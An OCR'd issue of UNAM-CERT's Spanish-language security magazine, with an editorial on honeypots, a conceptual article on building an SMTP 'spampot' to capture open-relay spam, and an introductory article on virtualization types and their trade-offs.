
No.26 / febrero - marzo 2016 ISSN: 1251478, 1251477

.Seguridad

Cultura de prevención para TI

26

Emulación con honeypots



Detección, captura y análisis

Spampot | Virtualización | Honeypot Glastopf | MSIL Injector | Delitos informáticos | Ghost

Contenido

.Seguridad
Cultura de prevención para TI

Universidad Nacional Autónoma de México. Dirección General de Cómputo y Tecnologías de Información y Comunicación. Coordinación de Seguridad de la Información/UNAM-CERT. Revista .Seguridad Cultura de prevención para TI M.R., revista especializada en temas de seguridad del UNAM-CERT.

Editorial

Emulación con honeypots

Detección, captura y análisis

Desde finales del siglo pasado en el entonces recién fundado Honeynet Project, el ideal de "emular" un servicio real a través de herramientas *honeypot* se ha quedado en eso hasta nuestros días, un sueño que aún está por llegar.

¿Malas noticias? Para nada, pues hemos obtenido ya avances relevantes. Podemos hablar, por ejemplo, del uso de IDS e IPS como parte de una estrategia de seguridad; de la diversificación de *honeypots* y su apoyo al estudio de técnicas de ataque; o de la base de conocimientos que organizaciones sin fines de lucro, universidades, gobiernos y sectores privados a nivel global se han desarrollado a raíz de estos.

Para acercarte más a estos logros, estudiamos tres *honeypots*, uno enfocado a detectar servicios de spam, otro a distribución de *malware* por USB y la segunda parte de Glastopf, *honeypot* para aplicaciones web.

Pero no son sólo los *honeypots* el tema que se aborda en esta edición, por su parte, abordamos el tema de las alternativas dentro de la virtualización y encontrarás también que los atacantes han hecho lo suyo al disfrazar *malware* en archivos de imagen.

Finalmente, ofrecemos una aproximación al derecho informático y a los conceptos modernos de "delito". Esperamos que disfrutes de esta lectura y, sobre todo, que el conocimiento que nuestros autores ofrecen sea en beneficio de los sistemas y de las personas que los utilizan.

Jazmín López Sánchez
Editora
Coordinación de Seguridad de la Información

.Seguridad
Cultura de prevención para TI

.Seguridad Cultura de prevención TI M.R. / Número 26 / febrero - marzo 2016 / ISSN No. 1251478, 1251477 / Revista Bimestral, Registro de Marca 129829

Implementación de un spampot para la captura de correo electrónico no deseado

Miguel Raúl Bautista Soria

Desde hace varios años se han descubierto muchas amenazas enfocadas a enviar correo no deseado utilizando servidores de correo sin configuración de seguridad previa, lo que permitía enviar correo por medio de un retransmisor abierto, o como se conoce en inglés *Open Relay*, de ahí surge la necesidad de capturar el correo electrónico no deseado simulando un servidor con las características mencionadas anteriormente para así detectar y mitigar las amenazas hacia servidores de correo electrónico.

Un *Open Relay* es un servidor de correo electrónico SMTP (Simple Mail Transfer Protocol) que permite el envío y recepción de mensajes de correo electrónico a clientes ajenos al servidor, es decir, los mensajes de correo no serán enviados o recibidos por algún usuario local en el servidor (Rouse, 2005).

Debido a que no hay un control en estos mensajes, se puede enviar una gran cantidad de correo electrónico no deseado y es claro que la mayoría de estos mensajes de correo contienen enlaces a sitios fraudulentos, robo de credenciales, archivos maliciosos, entre otras cosas.

Ante este panorama, es necesario crear herramientas para detectar aquellos equipos en Internet que busquen y se aprovechen de servidores de correo electrónico mal configurados y que puedan ayudar a enviar spam a miles de usuarios en Internet.

Para ello, es necesario desarrollar e implementar una herramienta que capture, analice y ayude a identificar el origen o destino de los correos electrónicos no deseados al buscar patrones como nombres de usuario, direcciones de correo electrónico, direcciones IP, asuntos de correo,

nombres de dominio, URL, software malicioso o cualquier otro patrón que se especifique o requiera.

En este artículo se hablará de la herramienta spampot, un *honeypot* enfocado en las tareas mencionadas anteriormente.

Requerimientos funcionales

La implementación de spampot requirió desarrollar un *honeypot*, un recurso de seguridad informática utilizado para detectar y capturar ataques. Su importancia reside en la forma de ser analizado, atacado o comprometido (Spitzner, 2002, p. 24).

Para obtener grandes resultados, el spampot necesita colocarse en una red conectada directamente a Internet, es decir, estar expuesto para recibir cualquier conexión que cumpla con los requisitos para enviar un correo electrónico por medio del protocolo SMTP. También requiere una base de datos para almacenar y consultar la información maliciosa de los correos electrónicos recibidos.

Para el desarrollo de esta herramienta se requirieron de algunos otros conocimientos en protocolos de red, programación, bases de datos y conceptos aplicados de seguridad informática. A continuación se describen los requisitos técnicos necesarios para el funcionamiento de esta herramienta.

1. Honeypots

El término *honeypot* es una palabra compuesta del inglés: *honey* (miel) y *pot* (tarro), su significado es “tarro de miel”. El concepto hace analogía a lo llamativo que puede ser un tarro de miel para pequeños insectos o animales voladores (los “intrusos”) que se aprovechan de esta miel sin ninguna restricción.

Los *honeypots* se clasifican en dos tipos: alta y baja interacción. En la siguiente tabla se enfatiza de forma clara y sencilla las clasificaciones de los *honeypots*.

CARACTERÍSTICAS/ TIPO	BAJA INTERACCIÓN	ALTA INTERACCIÓN
Instalación	Fácil	No tan fácil
Mantenimiento	Fácil	Requiere mucho tiempo
Riesgo	Bajo	Alto
¿Requiere control?	No	Sí
Información recolectada	Limitada	Bastante
Tipo de interacción	Servicios emulados	Control total

Tabla 1. Tipos de honeypots

El spampot desarrollado es un *honeypot* de baja interacción en donde se emula el servicio de SMTP y se analiza toda la información recibida.

En la Figura 1 se muestra la ubicación lógica de la herramienta dentro de una red de investigación de ataques, en la cual se reciben todas las direcciones IP que no están asignadas a un equipo dentro de una red corporativa o de producción, es aquí cuando el servidor en donde se ejecuta la herramienta contesta a cualquier petición de conexión en el puerto 25 y toda la información recolectada se considera potencialmente maliciosa, porque está destinada a direcciones IP que no deberían intercambiar información debido a que no han sido asignadas todavía.




Figura 1. Ubicación lógica (sugerida) en una red corporativa o de investigación

2. Programación concurrente y *sockets*

Un *socket* (Guevara Soriano, 2010) es la combinación única de una dirección IP y un número de puerto. La dirección IP del *socket* puede ser una dirección pública o privada, pues

dependerá del servicio que se quiera brindar. El número de puerto puede estar entre 0 y 65535, siempre y cuando ese número de puerto no esté ocupado en el equipo en donde se desee ejecutar el *socket*, por algún otro proceso o restringido dentro de los números de puertos reservados por la IANA.

Para el caso de esta herramienta, se implementó un *socket* que lanza el servicio de SMTP en el puerto 25 de TCP en la dirección IP del equipo en donde se ejecuta, utilizando programación concurrente en hilos para atender a todos los clientes que requieran interactuar con este servicio. Cada hilo contesta a un único cliente e intercambia con aquel la información necesaria, la cual es recolectada para un análisis posterior.

3. Modelo TCP/IP

El modelo TCP/IP es el protocolo de conexión utilizado en la mayoría de los servicios de red en Internet. Sus siglas significan *Transmission Control Protocol/Internet Protocol* (Protocolo de Control de la Transmisión/Protocolo de Internet) y es el encargado de transmitir la información entre un cliente y un servidor en pequeños trozos de información llamados paquetes (Socolofsky, 1991).

En el desarrollo de esta herramienta se utiliza el modelo TCP/IP, pues el intercambio de información para la recolección de correo electrónico no deseado debe ser confiable y sin fallas, ya que al estar simulando un servidor de correo electrónico se debe proveer total credibilidad a la conexión y a la transmisión, así como responder de forma correcta a las peticiones de reinicio o cierre de conexión por medio de las banderas TCP.

4. El RFC 821 de SMTP

El funcionamiento básico, secuencia de comandos y forma de ejecución del protocolo SMTP (Simple Mail Transfer Protocol) está definido y claramente explicado en el RFC (Request For Comments) 821, desarrollado por Jonathan B. Postel en agosto de 1982. Un RFC es un documento técnico en donde se plantea el desarrollo y funcionamiento de un protocolo estándar de Internet.

Dentro del RFC se explica que el objetivo principal del SMTP es transmitir correo electrónico de manera confiable y eficiente basándose en un modelo de comunicación de dos vías entre un usuario remitente y un usuario destinatario, ambos de correo electrónico, utilizando comandos. Es importante destacar que el usuario destinatario puede también ser un intermediario que únicamente redirigirá el correo al usuario final. Véase Figura 2.

Figura 2. Modelo para el uso de SMTP

En el desarrollo de esta herramienta se utilizó el mismo modelo y los siguientes comandos básicos que utiliza SMTP para enviar un correo electrónico (Postel, 1982):

- HELO (HELLO): Utilizado por el emisor para iniciar una sesión de envío y recepción de correos. Es una especie de presentación entre ambos usuarios.

- MAIL: Comando que indica el inicio de una transacción que involucra el envío de información a través de un correo electrónico.

- RCPT (RECEIPT): Es el comando que indica el usuario que será el receptor del correo electrónico.

- RSET (RESET): La utilidad de este comando es abortar la transacción actual de correo electrónico y limpiar la memoria y comandos recibidos.

- DATA: Comando que permitirá enviar la información del emisor, tal como dirección de correo electrónico, asunto del correo, direcciones de correo a los cuales copiar y cuerpo del mensaje.

- QUIT: Se utiliza para finalizar la sesión y cerrar la conexión con el receptor.

- VRFY (VERIFY): Comando utilizado para mostrar la información específica de un usuario como su nombre completo y el identificador de su bandeja de correo.

• EXPN (EXPAND): Similar a VERIFY pero dirigido a listas de correo, es decir, mostrará a todos los usuarios miembros pertenecientes a una lista de correo.

• HELP: Comando para mostrar al emisor la ayuda y la sintaxis de uso de los comandos que utiliza el receptor.

5. Base de datos MySQL

MySQL es un sistema manejador de bases de datos relacionales, es decir, almacena la información de las bases de datos en tablas separadas lógicamente. Este modelo permite la creación de objetos que pueden ser bases de datos, tablas, vistas, renglones y columnas, una característica que le permite integrarse a un modelo de programación bastante efectivo. La estructura de las bases de datos está organizada en archivos físicos optimizados para dar un mejor rendimiento.

En el desarrollo de esta herramienta se requiere almacenar una gran cantidad de información para su posterior consulta. Toda esta información, formada por direcciones IP, puertos de comuni-cación, marcas de tiempo, nombres de usuario, nombres de dominio, patrones de correo maliciosos, enlaces a recursos en Internet y firmas de integridad de archivos, es almacenada en una base de datos dentro de MySQL.

6. Perl

Es un lenguaje de programación de alto nivel, compilado e interpretado (a la vez). Fue creado en 1987 por Larry Wall, un programador y lingüista de la Universidad de California en Berkeley. Dentro de las características de Perl destacan el fácil manejo de números, cadenas de caracteres, archivos, carpetas y *sockets*. Sus siglas significan: Practical Extraction and Reporting Language o Lenguaje Práctico para Extracción y Reportaje (Wall, 2014).

El spampot es una herramienta para captura y análisis de correo electrónico no deseado desarrollada en Perl que implementa una serie de módulos o subrutinas para realizar las funciones esenciales de la herramienta, es decir, crear un *socket* de red, asociarlo a una dirección IP y un puerto de red, simular los comandos de SMTP y las respuestas a cada uno de ellos, almacenar la información de cada conexión en un archivo de texto plano cuyo nombre estará dado de acuerdo a la dirección IP y una marca de tiempo con el objetivo de registrar a qué hora se realizó la conexión y hacia qué dirección IP destino.

El archivo de texto plano que contiene la información del correo electrónico no deseado será analizado por la misma herramienta para buscar patrones predefinidos de nombres de usuarios, correos electrónicos, URL y nombres de dominios o asuntos, para después hacer un conteo de cada patrón y almacenarlo en una base de datos por medio de un conector de MySQL.

Conclusión

Hasta este punto, se han definido y detallado las herramientas, conceptos y requerimientos para desarrollar un spampot. En pocas palabras, se requiere programar en lenguaje Perl un *socket* de red como *honeypot* para que atienda peticiones en el puerto 25 del protocolo TCP en una computadora. El *socket* responderá a todas las solicitudes que cumplan con el RFC 821 para envío de correo electrónico a través de un *Open Relay*. Toda la información recibida será almacenada en una base de datos MySQL para su posterior análisis y consulta.

En la segunda y última parte de este artículo se mostrarán las formas de ejecución de la herramienta y un análisis de los resultados de ejecución obtenidos por ella en una red abierta a Internet.

Referencias

Guevara Soriano, A. (2010). Conceptos básicos de Arquitectura Cliente/Servidor. Concurrencia, Multiprogramación y Multitarea.

Postel, J. B. (agosto de 1982). Simple mail transfer protocol. The Internet Engineering Task Force. Recuperado de https://www.ietf.org/rfc/rfc821.txt

Rouse, M. (septiembre de 2005). open relay (insecure relay or a third-party relay) definition. TechTarget. Recuperado de http://searchnetworking.techtarget.com/definition/open-relay

Socolofsky, T.J. (1991). A TCP/IP Tutorial. IETF Tools. Recuperado de https://tools.ietf.org/rfc/rfc1180.txt

Spitzner, L. (2002). Chapter 3: History and Definitions of Honeypots. Honeypots: Tracking Hackers. Addison Wesley.

Wall, L. (28 de agosto de 2014). perl(1) - Linux man page. Linux Documentation. Recuperado de http://linux.die.net/man/1/perl

Si quieres saber más consulta:

- Revista .Seguridad 25 *Monitoreo y detección*
- Revista .Seguridad 23 *Herramientas de detección*
- ¿Cómo Funciona el Correo Electrónico? Protocolo SMTP

Miguel Raúl Bautista Soria

Ingeniero en Computación por la Facultad de Ingeniería de la UNAM.

Colaboró desde agosto de 2011 hasta septiembre de 2014 en la Coordinación de Seguridad de la Información /UNAM-CERT en el área de Detección de intrusos y tecnologías honeypot, en donde llevaba a cabo actividades de desarrollo, instalación y pruebas de tecnologías honeypot para análisis y detección de actividad maliciosa.

Egresado de la sexta generación del Plan de Becarios en Seguridad Informática de UNAM-CERT. Ha participado como instructor de nuevas generaciones en este mismo plan de capacitación, así como en otras dependencias de la UNAM.

Fue instructor de la línea de especialización de Detección de Intrusos y Tecnologías Honeypot en el Congreso Seguridad en Cómputo 2011 y 2013.

Cuenta con las certificaciones SFCP de Sourcefire y GCFW del SANS Institute.

Actualmente labora en el TAC de Cisco México, en el equipo de seguridad informática y es miembro oficial de la organización de investigación The Honeynet Project..

La virtualización como alternativa

Mario Alejandro Vasquez Martínez, José Daniel Campuzano Barajas

Muchas veces al oír la palabra virtualización se suele pensar en un tipo de tecnología avanzada enfocada únicamente a expertos con conocimientos de informática o personas que están relacionadas con la computación y los sistemas.

No obstante, este recurso puede ser aprovechado e implementado por la mayoría de los usuarios con el fin de incrementar el uso de herramientas, apoyarse de nuevas tecnologías y solventar con ellas diferentes necesidades que puedan presentarse en el día a día de cada persona.

¿Qué es la virtualización?

La virtualización es una herramienta que funciona como cualquier otro programa (procesador de texto, navegador de Internet, reproductor de música, etcétera), con la diferencia de que se ejecuta sobre un entorno que no es físico, es decir, en el sistema operativo principal (Windows, GNU/Linux, MacOS) de una computadora.
La virtualización permite instalar y hacer uso de un sistema operativo nuevo, el cual puede interactuar con los recursos que se le asignen, ya sean virtuales o físicos. Actualmente existen soluciones que simplifican este trabajo (VMWare, Oracle, Hyper-V, entre otros) por lo que su uso es sencillo, seguro y amigable.

En la Imagen 1 se puede ver un ejemplo, en este se tiene un sistema operativo Windows ejecutando dentro de sí un sistema operativo diferente.

Lo anterior permite contar con entornos virtuales a los que se les asigna recursos físicos o virtuales de la computadora (CPU, memoria, disco duro, red).




Imagen 1. Ejemplo de un equipo GNU/Linux ejecutándose dentro de Windows

Tipos de virtualización

1. Hosted

Aquí inicialmente se tiene un sistema operativo (anfitrión) ya instalado en la computadora, dentro de este se instala un programa (también conocido como capa de virtualización) que se encargará de asignar o crear los dispositivos virtuales que necesite el entorno virtual a partir de los recursos disponibles del sistema operativo anfitrión, para que el entorno virtual pueda realizar las mismas funciones que el sistema operativo anfitrión.

El programa permite asignar recursos así como virtualizarlos sobre una capa de software, posteriormente se encargará de su administración sin que el entorno virtual acceda directamente a ellos. Ver Imagen 2.

Imagen 2. Esquema de virtualización de host

Existen bastantes opciones para implementar este tipo de virtualización, las más populares son VMware Workstation y Virtual Box; la primera es una solución de paga, mientras que la segunda se encuentra bajo la licencia GNU General Public License (GPL) versión 2. Para más información consultar las referencias al final del artículo.

2. Unhosted

En este tipo de virtualización, a diferencia del anterior, el software para virtualizar interactúa de manera directa con los recursos disponibles de la computadora. Lo hace a través de un programa llamado Hipervisor o Virtual Machine Monitor (VMM), que se encargará de proporcionar los recursos físicos cuando los entornos virtuales lo requieran. Debido a la inexistencia de inter- mediarios a esta virtualización se le considera más *limpia y rápida* que la mencionada en el punto anterior. Ver Imagen 3.




Imagen 3. Esquema de virtualización nativa

Existen bastantes soluciones de este tipo en el mercado, una de ellas es Hyper-V, la cual se puede implementar en equipos Windows Server 2012, Windows 8.1 Pro o posteriores. Para conocer más sobre este tipo de virtualización consulta las referencias al final del artículo.

¿Por qué virtualizar?

La virtualización permite contar con más de un sistema operativo en una computadora y cada uno de ellos puede hacer uso de recursos que el sistema operativo base (anfitrión) no ocupa.

Además de esto se cuenta con otro tipo de beneficios, como son:

Crear entornos de prueba aislados. Se pueden implementar múltiples entornos virtuales con servicios separados, es decir, ejecutar diferentes tareas o programas dedicados en cada uno de ellos. Con lo anterior se puede garantizar que si algún servicio se ve afectado no tenga repercusiones en los demás entornos.

Probar sistemas operativos. Si se quiere experimentar con sistemas operativos donde no se tiene experiencia, sin verse en la necesidad de reinstalar o cambiar la configuración del equipo propio, se puede optar por la virtualización y ejecutar diferentes sistemas operativos como Windows, GNU/Linux, OpenBSD y Unix, entre otros.

Instalar herramientas. Existen aplicaciones que sólo se pueden ejecutar o funcionar adecuadamente en ciertos sistemas operativos, la virtualización permite utilizar la aplicación bajo el sistema para el cual fue diseñado sin hacer uso de un equipo de cómputo diferente.

Aprovechamiento de recursos. Regularmente un usuario no ocupa todos los recursos con los que cuenta su equipo de cómputo, al virtualizar se pueden aprovechar de manera óptima.

Reducción de costos de operación. Contar con múltiples equipos genera costos de mantenimiento y operación, con la ayuda de la virtualización es posible reducir la cantidad de equipos y por ende los gastos derivados de su operación.




Imagen 4. Múltiples entornos en un mismo equipo

¿Por qué no virtualizar?

Si bien el objetivo es contar con múltiples sistemas operativos para realizar distintas tareas, esto podría tener inconvenientes al establecer un punto único de fallo. Lo anterior quiere decir que, aunque los entornos virtuales no son dependientes entre sí, están directamente ligados a la disponibilidad y rendimiento del equipo de cómputo, pues existe un límite de entornos que se pueden ejecutar paralelamente y gestionar de manera óptima.

Hay casos donde el sistema anfitrión se vuelve inestable (se ralentiza, muestra errores, se calienta, etcétera) por lo que hay que asegurarse de que el equipo cuenta con los recursos suficientes para hacer uso de la virtualización.

Si bien se menciona en los puntos anteriores como ventaja la reducción de costos de operación, hay que tener en cuenta que invertir en virtualización puede representar un gasto significativo a corto plazo, porque se necesita invertir en equipo de cómputo nuevo que soporte la cantidad de entornos virtuales requeridos.

En la actualidad los sistemas virtualizados junto con los sistemas físicos forman parte de una mezcla de entornos computacionales que se emplean en diferentes ámbitos, desde escuelas hasta empresas, por lo que el personal de TI debe enfrentar retos de seguridad.

Es necesario mencionar que en la actualidad un entorno virtual se encuentra expuesto a los mismos problemas de seguridad que los entornos físicos y enfrenta retos de protección de la información que son específicos.

La industria de seguridad de la información ha cambiado con este tipo de tecnología. Por ejemplo en los firewalls comerciales podemos observar un cambio de paradigma, donde la adquisición de este tipo de soluciones no es a través de un equipo físico y dedicado, sino de la integración con la infraestructura virtual.

La virtualización en conjunto con proyectos de código abierto (Open Source) permite

implementar soluciones como *firewall* e IDS/IPS (Sistemas de Detección de Intrusos y Sistemas de Prevención de Intrusos), con una reducción de gastos durante la adquisición de equipos en comparación con soluciones comerciales. Lo anterior representa una oportunidad de mejora para PYMEs e instituciones educativas interesadas en proteger sus activos de información, donde el presupuesto puede ser limitado.

En resumen, virtualizar ayuda a aprovechar mejor los recursos de una computadora, ampliar las herramientas disponibles y reducir tanto el espacio físico como los costos de operación al no tener varios equipos. Sin embargo, hay que tener claro cuáles son las capacidades de nuestros equipos de cómputo actuales, ya sea los de nuestra organización o personales, para saber si la virtualización es una opción viable a nuestras necesidades y cuál es el esquema de virtualización que más nos conviene.

Referencias

Clem. (30 de junio de 2015). The Linux Mint Blog. Recuperado de http://blog.linuxmint.com/?p=2863

Jain, Y. Virtualization Concepts And Applications. IEEE STUDENT BRANCH LDRP-ITR. Recuperado de http://www.ieee.ldrp.ac.in/index.php?option=com_phocadownload&view=categ...

Makino, K. (26 de octubre de 2013). Introducción a la virtualización. Independiente del fabricante. Inseguros. Recuperado de http://kinomakino.blogspot.mx/2013/10/introduccion-la-virtualizacion.html

Microsoft. (2016). Información general sobre Hyper-V. Microsoft TechNet. Recuperado de https://technet.microsoft.com/es-mx/library/hh831531.aspx

Microsoft. (27 de agosto de 2015). Microsoft System Requeriments. Recuperado de http://windows.microsoft.com/en-US/windows-8/system-requirements

Rais, D. (2013). Seguridad para la nube y la virtualización for dummies. Trend Micro. Recuperado de http://www.trendmicro.es/media/br/cloud-virtualisation-security-for-dumm...

SLICE of LINUX. (11 de junio de 2009). ¿Qué es la virtualización? SLICE of LINUX Recuperado de https://sliceoflinux.wordpress.com/2009/06/11/%C2%BFque-es-la-virtualiza...

Torres, G. (9 de julio de 2012). Everything you need to know about the Intel virtualization technology. Hardware Secrets. Recuperado de http://www.hardwaresecrets.com/everything-you-need-to-know-about-the-int...

Virtual Box. (2015). Virtual Box. Recuperado de https://www.virtualbox.org/

VMware. (2016). VMware Workstation Pro. VMware. Recuperado de http://www.vmware.com/mx/products/workstation

Si quieres saber más consulta:

- Seguridad informática en entornos virtuales
- 10 pasos para comenzar con la virtualización
- Blog de Microsoft sobre virtualización

Mario Alejandro Vasquez Martínez

Experto en seguridad en sistemas y aplicaciones web, egresado de la carrera de Ingeniería en Computación por la Facultad de Ingeniería de la UNAM.

Formó parte de la novena generación del Plan de Becas en Seguridad Informática de UNAM-CERT. Actualmente labora en la Coordinación de Seguridad de la Información UNAM-CERT en el Departamento de Seguridad en Sistemas como Especialista de Seguridad de Aplicaciones Web, lleva a cabo actividades de desarrollo y mantenimiento de aplicaciones web así como el monitoreo de *firewall* de aplicaciones web (WAF).

José Daniel Campuzano Barajas

Especialista en auditoría de seguridad en sistemas y seguridad en redes, egresado de la licenciatura en Informática por la Facultad de Contaduría y Administración de la Universidad Nacional Autonóma de México (UNAM).

